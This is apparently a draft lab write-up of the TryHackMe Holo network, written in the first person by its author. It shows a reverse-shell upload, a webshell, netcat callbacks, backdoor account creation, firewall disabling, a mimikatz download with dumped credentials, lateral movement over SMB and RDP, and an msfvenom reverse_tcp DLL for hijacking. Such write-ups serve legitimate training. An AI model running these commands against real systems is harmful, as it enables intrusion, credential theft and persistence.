
Now we check sshuttle process and are able to see that port 80 is open

picture

```
sudo ps -elf | grep sshu
```


We are now able to access port 80 for

10.200.107.31



Upon surprise admin user page is blank but we can use gurag : AAAA to login as gurag but it is blank as well so we use forgot password and check header for gurag in the network tab of developer tools.

Add necessary images



We find

GET http://10.200.107.31/password_reset.php?user=gurag&user_token=

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.200.107.31	password_reset.php?user=gurag&user_token=	document	HTML		
404	GET	10.200.107.31	favicon.ico	FaviconLoader.js...	html	cached	300 B

we need to check response cookies to retrieve "user_token"

Explain about token where available


60c3e5a2fa311be9125ff42a65df62844ad254113ea69541230c7204f1f3bb5577411b04f559e
6dd76129b7d24cf6f55fcfb

The screenshot shows the Firefox developer tools with the 'Cookie Editor' tab selected. A cookie named 'user_token' is selected, and its value is set to the long alphanumeric string provided in the text above. The browser's address bar shows the URL `http://10.200.107.31/password_reset.php?user=gurag&user_token=`. The page content indicates that an email has been sent to the user.

set user password and now we are able to login and upload images

The screenshot shows the 'img_upload.php' page from the administration panel. It features a large 'holo.live' logo at the top. Below it is a file upload form with a 'Browse...' button and an 'Upload' button. The message 'No file selected.' is displayed next to the input field.

Now so i tried uploading reverse shell payload via png or php but is being blocked by AV



Warning: Unknown: failed to open stream: Invalid argument in **Unknown** on line 0


Fatal error: Unknown: Failed opening required 'C:/web/htdocs/images/hello.php' (include_path='C:\web\php\PEAR') in **Unknown** on line 0

So now I tried bypassing AV using AMSI bypass using this payload

REVERSE SHELL


Using this payload we can use RCE on the web page. First, we use the uploaded webshell to enumerate the system. During that process, we discover that we are dealing with an x64 based windows system.

```
1 <?php
2 // Copyright (c) 2020 Ivan Šincek
3 // v2.5
4 // Requires PHP v5.6.0 or greater.
5 // Works on Linux OS, macOS, and Windows OS.
6 // See the original script at https://github.com/pentestmonkey/php-reverse-shell.
7 class Shell {
8     private $addr = null;
9     private $port = null;
10    private $os = null;
```



mactavish@oracle: ~/Documents/THM Writeups/Holo writeup

```
(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]
$ curl http://10.200.107.31/images/revsh.php
```



mactavish@oracle: ~/Documents/THM Writeups/Holo writeup

```
(mactavish@oracle)-[~/Documents/THM Writeups/Holo writeup]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.50.103.81] from (UNKNOWN) [10.200.107.31] 50101
SOCKET: Shell has connected! PID: 840
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Further, we have *nt authority\system* access. This means, we can dump passwords from the memory/cache. Therefore, we upload a 64-bit *mimikatz.exe* binary. But before that we need to set up a listener and curl the webpage containing the payload

We now have system access

We can also use the browser to get this via command injection

A screenshot of a web browser window titled "Administration Panel". The address bar shows the URL "10.200.107.31/images/backdo". Below the address bar is a navigation bar with icons for back, forward, search, and refresh. To the right of the address bar is a search bar containing the URL "10.200.107.31/images/backdoor.php?cmd=whoami". Below the search bar is a horizontal menu bar with links: Payatu, KEKA, Maximus, Labs, Book of secrets, CyberChef, Podcast, CTF help, DEF CON, Blog, and a gear icon. At the bottom of the browser window is a large input field with the command "nt authority\system" and a "Execute" button.

We now set up our own user and give it administrator access

```
net user mactavish mactavish /add
```

```
net localgroup administrators mactavish /add
```

```
netsh advfirewall set allprofiles state off
```

```
net localgroup "Remote Desktop Users" Everyone /Add
```

```
mactavish@oracle: ~/Documents/THM Writeups/Holo writeup
mactavish@oracle... x mactavish@oracle... x root@760fb996b... x mactavish@oracle... x mactavish@oracle... x mactavish@oracle... x mactavish@oracle... x mactavish@oracle... x mactavish@oracle... x

2 File(s)          9,603 bytes
2 Dir(s) 14,430,236,672 bytes free

C:\web\htdocs\images>whoami
nt authority\system

C:\web\htdocs\images>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : holo.live
Link-local IPv6 Address . . . . . : fe80::351c:38c8:382a:e44b%6
IPv4 Address. . . . . : 10.200.107.31
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.200.107.1

C:\web\htdocs\images>net user mactavish mactavish /add
The command completed successfully.


C:\web\htdocs\images>net localgroup administrators mactavish /add
The command completed successfully.

C:\web\htdocs\images>netsh advfirewall set allprofiles state off
Ok.

C:\web\htdocs\images>net localgroup "Remote Desktop Users" Everyone /Add
The command completed successfully.

C:\web\htdocs\images>
```

Now we use remmina for rdp



I had my http server already setup so i downloaded mimktaz in the victim machine and ran it via powershell

```
Invoke-WebRequest "http://10.50.103.81/mimikatz.exe" -outfile "mimikatz.exe"
```

```
.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit
```


Then we find the following information

```

msv :
[00000003] Primary
* Username : watamet
* Domain   : HOLOLIVE
* NTLM     : d8d41e6cf762a8c77776a1843d4141c9
* SHA1     : 7701207008976fdd6c6be9991574e2480853312d
* DPAPI    : 300d9ad961f6f680c6904ac6d0f17fd0
tspkg :
wdigest :
* Username : watamet
* Domain   : HOLOLIVE
* Password : (null)
kerberos :
* Username : watamet
* Domain   : HOLO.LIVE
* Password : Nothingtoworry!
ssp :
credman :

```

Our first task here would be to turn off the windows defender



Using crackmapexec we find


```
crackmapexec smb 10.200.107.0/24 -u 'watamet' -p 'Nothingtoworry!'
```

Now we use SMB client and finally use rdp

```
smbclient -U 'HOLO.LIVE\watamet%Nothingtoworry!' //10.200.107.35/Users
```


```
rdesktop -u 'holo.live\watamet' -p 'Nothingtoworry!' 10.200.107.35
```

Now we need to upload an applocker bypass powershell script to execute command execution.




From here, we can confirmed that `C:\Windows\Tasks` is safe for us to execute command and tool.

We found a dll and we might perform a dll hijacking attack **How does one do that**




I went through a [blog](#) and came to a conclusion for using msfvenom



We need to craft a malicious dll file to perform dll hijacking via msfvenom

```
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.81 LPORT=16666 -f
dll -o kavremoverENU.dll
```



As we using meterpreter, we need to inject meterpreter process into the system in order to have better and stablize shell access.

In meterpreter, we need to execute `getsystem` command to temporary escalate our privilege to `NT AUTHORITY\SYSTEM`

